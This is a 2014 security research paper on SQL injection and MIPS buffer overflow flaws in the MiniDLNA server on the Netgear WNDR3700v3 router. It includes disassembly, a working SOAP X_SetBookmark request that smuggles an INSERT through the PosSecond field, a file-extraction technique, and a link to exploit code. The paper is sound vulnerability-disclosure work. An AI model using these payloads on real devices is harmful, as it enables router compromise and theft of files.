SQL Injection to MIPS Overflows: Part Deux

Zachary Cutlip,
Tactical Network Solutions, LLC
zcutlip@tacnetsol.com

11 February 2014

Abstract

This paper is a followup to a paper presented at Black Hat USA 2012, entitled "SQL Injections to MIPS Overflows: Rooting SOHO Routers." That previous paper described how to combine SQL injection vulnerabilities with MIPS Linux buffer overflows in order to gain root on Netgear SOHO routers. This paper revisits the "MiniDLNA" UPnP server that ships on nearly all Netgear routers in order to explore what has changed in the past two years.

Introduction

Since the original paper[1], there have been changes in Netgear's code that seem to target the classes of vulnerabilities previously described. Is it possible to find a completely new set of SQL injection and buffer overflow vulnerabilities that can be paired up to get root? The DLNA code is even more complex than before. Although graceful exploitation without crashing was even more challenging than before. As this paper will show, this difficulty in exploitation is due to the byzantine nature of the application, not due to robust implementation underpinned by effective, secure design.

This paper describes changes Netgear has made to the DLNA server, apparently to mitigate previously described vulnerabilities. It also describes how those changes fail and describes vulnerabilities that maybe exploited to gain complete control of the device. Proof-of-concept may be downloaded from: http://s3.amazonaws.com/zcutlip_storage/wndr3700v3_1.0.0.30_exploit.tar.gz

It is expected that the reader is familiar with the background provided by the previously referenced paper.

Target Device

The target device is the Netgear WNDR3700v3 Wireless Router. With over 1,400 Amazon reviews[2] this venerable device is listed as first available in 2004. Although currently in its fourth hardware revision[3], version 3 of the device is still available in many retail channels. Among other features, the WNDR3700 features a DLNA multimedia server, provided by the open source MiniDLNA project[4]. It is this DLNA functionality that is the target of this investigation.

The relevant version details for the target hardware and firmware are:
Hardware: WNDR3700v3
Architecture: 32-bit MIPS, little endian
Firmware version: 1.0.0.30
MiniDLNA version: 1.0.24
minidlna.exe[5] MD5: 4e196977b269b68d211cbe54fcdfefce

Goal

The goal of this paper's research was to identify a new set of SQL injection and buffer overflow vulnerabilities to can replace the ones described in the previous paper, and in doing so, reproduce the attacks described in that paper.

[1] https://media.blackhat.com/bh-us-12/Briefings/Cutlip/BH_US_12_Cutlip_SQL_Exploitation_WP.pdf

[2] Here is one such glowing review:
http://www.amazon.com/review/RQTJXD66ON44Z/ref=cm_cr_rdp_perm

[3] http://wiki.openwrt.org/toh/netgear/wndr3700

[4] MiniDLNA has had several names, including ReadyDLNA and now ReadyMedia. This paper continues to use the original name, as that matches the name of the binary executable that runs on Netgear devices. Source code available from: http://sourceforge.net/projects/minidlna/


[5] The actual name of the executable on Netgear's Linux filesystem is "minidlna.exe." No one knows why.

SQL Injection Record Creation

The previous paper described a SQL injection vulnerability that allowed insertion of records into the device's SQLite database that stores media metadata. Merely extracting information from the database via read-only injections wasn't sufficient. The ability to compromise the database's integrity by creating malicious records was essential to violating the developer's assumptions of well-formed database query results.

The keys to illicitly creating records in the SQLite database were two-fold. First, MiniDLNA made extensive use of unsafe printf-style format strings. Rather than using the `sqlite3_mprintf()` family of functions provided by SQLite, and the corresponding "%q" format code which helps prevent SQL injections, MiniDLNA used the standard C library `sprintf()` function[6] and the "%s" format code, which provides no protection against SQL injection.

Second, the vulnerable SQL queries were passed to `sqlite3_exec()`. This particular function stands apart from other query functions in the SQLite API such as `sqlite3_prepare()` combined with `sqlite3_step()`. Unlike the others, when passed a string that represents multiple semicolon-separated queries, each of the queries will be executed in order. This is regardless of the results of preceding query, not unlike the C library's `system()` function. The reason `sqlite3_exec()` is important, is that in SQLite, INSERT must be its own query, and can't be nested within another one. In order to inject a record into



```c
char sql_query[128];
sql_fmt="SELECT * from TABLE1 WHERE NAME='%s'";
//Oh Noes! user input attempts to inject an INSERT query!!
user_input="foo; INSERT into TABLE2(ID,PATH) VALUES(1337,'/etc/shadow'); --";

snprintf(sql_query_buf,sizeof(buf),sql_fmt,user_input);
/* Resulting query is:
 * SELECT * from TABLE1 WHERE NAME='foo'; INSERT into TABLE2(ID,PATH)
 *      VALUES(1337,'/etc/shadow'); --
 */

sqlite3_exec(sql_db,sql_query,callback_func,NULL,NULL);

/*
 * A record just got created pointing to /etc/shadow
 */
```

A record is created in TABLE2 by injecting into a SELECT on TABLE1

the database, the attack must prematurely terminate the first query and start a new one, then have the entire query string passed to `sqlite3_exec()`.
If there are queries that are vulnerable to SQL injection, but are executed by a different SQLite query function, the second query won't get executed.

[6] In the original paper, I describe a SQL injection vulnerability that is traced back to the use of sprintf(). In that case there is a buffer overflow that will crash the program but is insufficient to gain control of execution.

A few notes on SQLite

With SQLite, when a string is surrounded by single quotes, the only character that maybe escaped[7] is the single quote/apostrophe character: " ' ". In order to escape the single quote character, that character should be doubled:

```
INSERT INTO table1 VALUES('It''s a happy day!')
```

In the above example the double apostrophe will be interpreted as a single apostrophe since it is inside a pair of single quotes. All other character combinations are interpreted literally, including the backslash character.

One of the functions provided by SQLite that helps protect against SQL injection attacks is `sqlite3_mprintf()`[8]. This function works similarly to other printf-style string generation functions, with some additions. It includes a few additional format characters, including "%q". In SQLite, "%q" behaves much like "%s" in that it substitutes a null-terminated string from the list of arguments. It differs, though, in that every " ' " character is doubled. The "%q" format code should be surrounded by single quotes in order for this escape to be interpreted properly:

```
INSERT INTO table1 VALUES('%q')
```

This has the effect of allowing the use of single quote characters in query values. More importantly from a security perspective, it has the effect that user supplied input cannot prematurely close the outer single quote pair and start a second `WHERE` clause or even an entirely new query.

Netgear's Custom Patches

Due to MiniDLNA being an open source project, the research described in the previous paper was largely an exercise in source code analysis. Recent firmware versions shipping from the vendor have some notable differences between the binary `minidlna` executable and the publicly available source code. Among other things, console logging has been removed, making it difficult to debug SQL injections. More importantly, however, there are changes to printf-style format strings that get transformed into SQL queries. In the source code, there is an abundance of SQL injection-ready format strings still using the "%s" formatting code, giving the researcher false hope of a readily exploitable SQL injection vulnerability.


In the shipping binary, most of the "%s" formatting codes have been replaced[9] with "%q", frustrating most SQL injection attacks.

Although the source code is useful for getting oriented and becoming familiar with the program's organization, functions, types, etc., it is no longer reliable for identifying vulnerabilities. Analysis of the shipping binary is the only way to identify vulnerabilities with certainty.

[7] http://www.sqlite.org/lang_expr.html


[8] http://www.sqlite.org/c3ref/mprintf.html

[9] It may only be coincidence that these custom patches to the code base began to appear after the author's Black Hat USA presentation in 2012.



```
sql = sqlite3_mprintf( SELECT_COLUMNS
                       "from OBJECTS o left join DETAILS d on (d.ID = o.DETAIL_ID)'
                       " where OBJECT_ID glob '%s$*' and (%s) %s "
                       "%z %s"
                       " limit %d, %d",
                       ContainerID, SearchCriteria, groupBy,
                       (*ContainerID == '*') ? NULL :
                          sqlite3_mprintf("UNION ALL " SELECT_COLUMNS
                                          "from OBJECTS o left join DETAILS d on (d.ID
                                          " where OBJECT_ID = '%s' and (%s) ", Contair
                       orderBy, StartingIndex, RequestedCount);
DPRINTF(E_DEBUG, L_HTTP, "Search SQL: %s\n", sql);
ret = sqlite3_exec(db, sql, callback, (void *) &args, &zErrMsg);
```

A SQL Injection candidate in the source code.



```
aSelectO_obje_0:.ascii "SELECT o.OBJECT_ID, o.PARENT_ID, o.REF_ID, o.DETAIL_ID, o.CLA"
                                         # DATA XREF: searchContentDir+82Cↀo
                .ascii "SS, d.SIZE, d.TITLE, d.DURATION, d.BITRATE, d.SAMPLERATE, d.A"
                .ascii "RTIST, d.ALBUM, d.GENRE, d.COMMENT, d.CHANNELS, d.TRACK, d.DA"
                .ascii "TE, d.RESOLUTION, d.THUMBNAIL, d.CREATOR, d.DLNA_PN, d.MIME, "
                .ascii "d.ALBUM_ART, d.DISC from OBJECTS o left join DETAILS d on (d."
                .ascii "ID = o.DETAIL_ID) where OBJECT_ID glob '%q$*' and (%s) %s %z "
                .ascii "%s limit %d, %d"<0>
```

The %s has been replaced with a %q in the binary.

A Promising Lead

In the searchContentDir() function, there is what appears to be a winner. At offset 0x413E08 in the `minidlna` binary, there is a call to sqlite3_exec(). Just ahead of that, a SQL query is generated using sqlite3_mprintf().

The format string is the lengthy (whitespace added for readability):


```
SELECT
        o.OBJECT_ID, o.PARENT_ID, o.REF_ID, o.DETAIL_ID, o.CLASS,
        d.SIZE, d.TITLE, d.DURATION, d.BITRATE, d.SAMPLERATE,
        d.ARTIST, d.ALBUM, d.GENRE, d.COMMENT, d.CHANNELS, d.TRACK,
        d.DATE, d.RESOLUTION, d.THUMBNAIL, d.CREATOR, d.DLNA_PN,
        d.MIME, d.ALBUM_ART, d.DISC
from OBJECTS o
left join DETAILS d on
        (d.ID = o.DETAIL_ID)
where OBJECT_ID glob '%q$*'
        and (%s) %s %z %s
        limit %d, %d
```

The "and `(%s)`" in the `WHERE` clause gets transformed from the search criteria sent as part of a UPnP content directory search. For example, when the search criteria is:

```
upnp:artist = "Armin Van Buuren"
```

this portion of the WHERE clause becomes:

```
and (d.ARTIST = "Armin Van Buuren")
```



```
loc_413DB0:
la      $a0, 0x440000
sw      $v0, 0x8E8+var_8D8($sp)
lw      $v0, 0x8E8+var_30($sp)
la      $t9, sqlite3_mprintf
move    $a2, $s0
addiu   $a0, (aSelect0_obje_0 - 0x440000)  # "SELECT o.OBJECT_ID, o.PARENT_ID, o.REF_"...
move    $a1, $s3
addiu   $a3, $sp, 0x8E8+var_8AC
sw      $v0, 0x8E8+var_8D0($
sw      $s7, 0x8E8+var_8CC($
jalr    $t9 ; sqlite3_mprint
sw      $s4, 0x8E8+var_8D4($
lw      $gp, 0x8E8+var_8C8($
move    $s0, $v0
la      $t9, db
la      $a2, 0x410000
lw      $a0, (db - 0x48857C)($t9)
addiu   $v0, $sp, 0x8E8+var_8C0
la      $t9, sqlite3_exec
sw      $v0, 0x8E8+var_8D8($sp)
addiu   $a2, (callback - 0x410000)  # int callback(void *args,int argc,char **argv,char **azColName);
move    $a1, $s0
jalr    $t9 ; sqlite3_exec
addiu   $a3, $sp, 0x8E8+Response.str
sw      $v0, 0x8E8+var_8BC($sp)
lw      $gp, 0x8E8+var_8C8($sp)
beqz    $v0, loc_413E48
nop
```


```
aSelect0_obje_0:.ascii "SELECT o.OBJECT_ID, o.PARENT_ID, o.REF_ID, o.DETAIL_ID, o.CLA"
                                          # DATA XREF: searchContentDir+82C↑o
                .ascii "SS, d.SIZE, d.TITLE, d.DURATION, d.BITRATE, d.SAMPLERATE, d.A"
                .ascii "RTIST, d.ALBUM, d.GENRE, d.COMMENT, d.CHANNELS, d.TRACK, d.DA"
                .ascii "TE, d.RESOLUTION, d.THUMBNAIL, d.CREATOR, d.DLNA_PN, d.MIME, "
                .ascii "d.ALBUM_ART, d.DISC from OBJECTS o left join DETAILS d on (d."
                .ascii "ID = o.DETAIL_ID) where OBJECT_ID glob '%q$*' and (%s) %s %z "
                .ascii "%s limit %d, %d"<0>
```

A candidate for record injection due to use of "%s" combined with sqlite3_exec().

This query is vulnerable to SQL injection due to the unsafe “%s”. Search criteria may be sent that prematurely closes the parentheses, terminates the query with a semicolon, and starts a new query. The following would be sufficient:

```
upnp:artist = "foo"); SELECT 1=1; --
```

An `INSERT` or `UPDATE` query could be injected instead of the innocuous `SELECT`.




```
loc_413D54:
la      $v0, db
la      $a1, 0x440000
lw      $a0, (db - 0x48857C)($v0)
la      $t9, sql_get_int_field
sw      $s3, 0x8E8+var_8D8($sp)
sw      $s0, 0x8E8+var_8D4($sp)
addiu   $a1, (aSelectSelectCo - 0x440000)  # "SELECT (select count(distinct DETAIL_ID"...
move    $a2, $s3
jalr    $t9 ; sql_get_int_field
move    $a3, $s0
lw      $gp, 0x8E8+var_8C8($
bltz    $v0, loc_414190
move    $s1, $v0
```

```
aSelectSelectCo:.ascii "SELECT (select count(distinct DETAIL_ID) from OBJECTS o left "
                                          # DATA XREF: searchContentDir+7D4↑o
                .ascii "join DETAILS d on (o.DETAIL_ID = d.ID) where (OBJECT_ID glob "
                .ascii "'%q$*') and (%s)) + (select count(*) from OBJECTS o left join"
                .ascii " DETAILS d on (o.DETAIL_ID = d.ID) where (OBJECT_ID = '%q') a"
                .ascii "nd (%s))"<0>
```

A an earlier query that is *not* vulnerable to record injection prevents execution from reaching the target query.

Sadly, there is an obstacle that lies earlier in the code path on the way to this vulnerable function. At 0x413D74 there is a query that also uses the content directory search criteria.
This query uses the following format string (whitespace added):

```
SELECT
( select count(distinct DETAIL_ID)
  from OBJECTS o
  left join DETAILS d on
       (o.DETAIL_ID = d.ID)
  where (OBJECT_ID glob '%q$*')
       and (%s)
  ) +
  (select count(*)
   from OBJECTS o
   left join DETAILS d on
             (o.DETAIL_ID = d.ID)
       where (OBJECT_ID = '%q')
             and (%s)
  )
```



```
lw      $gp, 0x38+var_20($sp)
sw      $zero, 0x38+var_28($sp)
la      $t9, sqlite3_prepare_v2
move    $a0, $s0
move    $a1, $v0
li      $a2, 0xFFFFFFFF
addiu   $a3, $sp, 0x38+var_14
jalr    $t9 ; sqlite3_prepare_v2
move    $s1, $v0
lw      $gp, 0x38+var_20($sp)
beqz    $v0, loc_41CA20
move    $a0, $s1
```

```
la      $t9, sqlite3_free
nop
jalr    $t9 ; sqlite3_free
li      $s0, 0xFFFFFFFF
move    $v0, $s0
lw      $gp, 0x38+var_20($sp)
lw      $ra, 0x38+var_4($sp)
```

```
loc_41CA20:
la      $t9, sqlite3_step
lw      $a0, 0x38+var_14($sp)
move    $s0, $t9
jalr    $t9 ; sqlite3_step
li      $s2, 5
```

No sqlite3_exec() means no opportunity for record injection.

Here, like the one discussed above, the "and `(%s)`" is interpreted from the UPnP search criteria, and is vulnerable to injection. This query is different in two important ways. First, the query is executed using a combination of `sqlite3_prepare_v2()` and `sqlite3_step()`.

As such, although it is vulnerable to injection, it is not vulnerable to `INSERT` or `UPDATE` injections, as those must be independent statements, as discussed earlier.


The second problem is that this query is inside the parentheses of an outer query. Due to the extra set of parentheses, an injection that will work with one query will necessarily cause a syntax error with the other. If the query at 0x413D74 fails due to syntax error, execution won't reach the `sqlite3_exec()` at 0x413E08.

This earlier query is unfortunately (and unintentionally) an obstacle to exploitation of the subsequent `sqlite3_exec()` call.

Unadvertised SOAP Action

At offset 0x484478 in `minidlna` there is a SOAP method table that pairs SOAP action strings with corresponding handler functions. Many of the SOAP actions in it are familiar: they're advertised by the UPnP server as available actions for the Content Directory service[10].

One of the strings in this table, "`X_SetBookmark`", is unfamiliar. When the MiniDLNA UPnP services are enumerated, it isn't listed as an available action for any of the services advertised. It also isn't referenced in the UPnP Content Directory specification.



```
:00484478 soap_action_table:.word aBrowse          # DATA XREF: ExecuteSoapAction+74↑o
:00484478                                          # "Browse"
:0048447C                   .word browseContentDir
:00484480                   .word aSearch          # "Search"
:00484484                   .word searchContentDir
:00484488                   .word aGetsearchcapab  # "GetSearchCapabilities"
:0048448C                   .word sub_4129F4
:00484490                   .word aGetsortcapabil  # "GetSortCapabilities"
:00484494                   .word sub_412B9C
:00484498                   .word aGetsystemupdat  # "GetSystemUpdateID"
:0048449C                   .word sub_4124F0
:004844A0                   .word aGetprotocolinf  # "GetProtocolInfo"
:004844A4                   .word sub_412D20
:004844A8                   .word aGetcurrentconn  # "GetCurrentConnectionIDs"
:004844AC                   .word sub_412870
:004844B0                   .word aGetcurrentco_0  # "GetCurrentConnectionInfo"
:004844B4                   .word sub_412EA8
:004844B8                   .word aIsauthorized    # "IsAuthorized"
:004844BC                   .word sub_412680
:004844C0                   .word aIsvalidated     # "IsValidated"
:004844C4                   .word sub_412680
:004844C8                   .word aX_getfeatureli  # "X_GetFeatureList"
:004844CC                   .word sub_411190
:004844D0                   .word aX_setbookmark   # "X_SetBookmark"
:004844D4                   .word sub_413220
```

A table of SOAP actions and their respective handlers. X_SetBookmark is suspicious.

The corresponding function for for `X_SetBookmark` is `sub_413220()`. According to the MiniDLNA source code, this SOAP method handler is called `SamsungSetBookmark()`.

The `SamsungSetBookmark()` function appears to be an ideal candidate for SQL injection. At offset 0x4132D0, there is a SQL query to create a bookmark in the database, which, though the `sql_exec()` function, is ultimately passed to `sqlite3_exec()`. The query format string is:

```
INSERT OR REPLACE into BOOKMARKS
VALUES (
            (select DETAIL_ID from OBJECTS where OBJECT_ID = '%q'),%q
      )
```

This string uses the safer "%q" rather than the injection friendly "%s" formatting code. As explained previously, however, for "%q" to be effective, it must be surrounded by single quotes, which cause everything between them to be interpreted literally. The second "%q" is not protected by single quotes, and is therefore vulnerable to injection.

[10] The UPnP Content Directory Specification defines the Content Directory service and its various standard actions. http://upnp.org/specs/av/UPnP-av-ContentDirectory-v3-Service.pdf

The SOAP request[11] that sets a bookmark can be found in the proof of concept exploit code. In the request, there are an `ObjectID` and a `PosSecond` value, among other elements. Intuitively, the `ObjectID` is substituted for the first "%q". The `PosSecond` value, the actual bookmark expressed in seconds, is substituted for the second "%q". This is where the SQL injection can be placed.

It is likely that the second "%q" is not surrounded in quotes because it is a numeric type in the database. The quotes would make this value a string, which would cause a syntax error. A better approach would have been to convert the string value from the SOAP request's `PosSecond` to a numeric type using `strtoul()` function or one of its relatives. This conversion would strip away any SQL injection syntax as well as return a meaningful error if the conversion fails. Then, the numeric value can be substituted into the SQL query using the "`%lu`" integer formatting code.

Below is an example of an `X_SetBookmark` request that will create a record in the `ALBUM_ART` table.

```
<?xml version="1.0"?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
	<s:Body>
		<u:X_SetBookmark xmlns:u="urn:schemas-upnp-org:service:ContentDirectory:
1">
			<ObjectID>46</ObjectID>
			<PosSecond>1);INSERT into ALBUM_ART(ID,PATH) VALUES(31337,"fake
data");--</PosSecond>
			<CategoryType>10</CategoryType>
			<RID>0</RID>
		</u:X_SetBookmark>
	</s:Body>
</s:Envelope>
```

Arbitrary File Extraction

A vulnerability documented in the previous paper enabled arbitrary file extraction by creating a malicious record in the `ALBUM_ART` table that points to any file on the router's filesystem. Then, the file may be retrieved via the URL:
`http://192.168.1.1:8200/AlbumArt/31337-1.jpg`, where 192.168.1.1 is the IP address of the router, and 31337 is the ID of the malicious `ALBUM_ART` record.


For the purposes of this paper, it suffices to say that this vulnerability still exists and is readily exploited via the newfound `X_SetBookmark` SQL injection. For more details about this specific vulnerability, see the original paper.

This arbitrary file extraction vulnerability is useful to exploit in combination with the buffer overflow described below. Before attempting to exploit the buffer overflow, the proof-of-concept exploit code extracts the `minidlna` binary from the target and verifies the binary's MD5 hash to ensure the target is vulnerable and has the right version of the executable. This avoids potentially crashing a target with the wrong version of the exploit.

[11] A forum discussion of the the Samsung X_SetBookmark action along with a packet capture example of a request can be found at http://forum.serviio.org/viewtopic.php?f=3&t=272&start=10#p6504

A Buffer Overflow

Throughout the MiniDLNA code, unbounded string handling functions have mostly been replaced with a custom string generation API (discussed below). There are, however, a few unsafe string functions remaining. One in particular is located at offset 0x416340, which is in the `callback()` function.



```
loc_41632C:
la      $a1, 0x440000
lw      $v0, 0x128+dlna_pn($sp)
la      $t9, sprintf
addiu   $a1, (aDlna_org_pnAvc - 0x440000)  # "DLNA.ORG_PN=AVC_TS_HD_50_AC3%s"
addiu   $a2, $v0, 0x10
jalr    $t9 ; sprintf
move    $a0, $s6          # s   aDlna_org_pnAvc:.ascii "DLNA.ORG_PN=AVC_TS_HD_50_AC3%s"<
lw      $gp, 0x128+var_108($sp)
lw      $a0, 0($passed_args)
la      $t9, strcatf
addiu   $a1, $s3, -0x28FC
lw      $s1, 0x128+var_100($sp)
jalr    $t9 ; strcatf
move    $s0, $t9
lw      $v0, 0x128+var_38($sp)
lw      $gp, 0x128+var_108($sp)
beqz    $v0, loc_4169FC
nop
```

An unsafe sprintf() rewrites the DLNA profile name retrieved from the database.

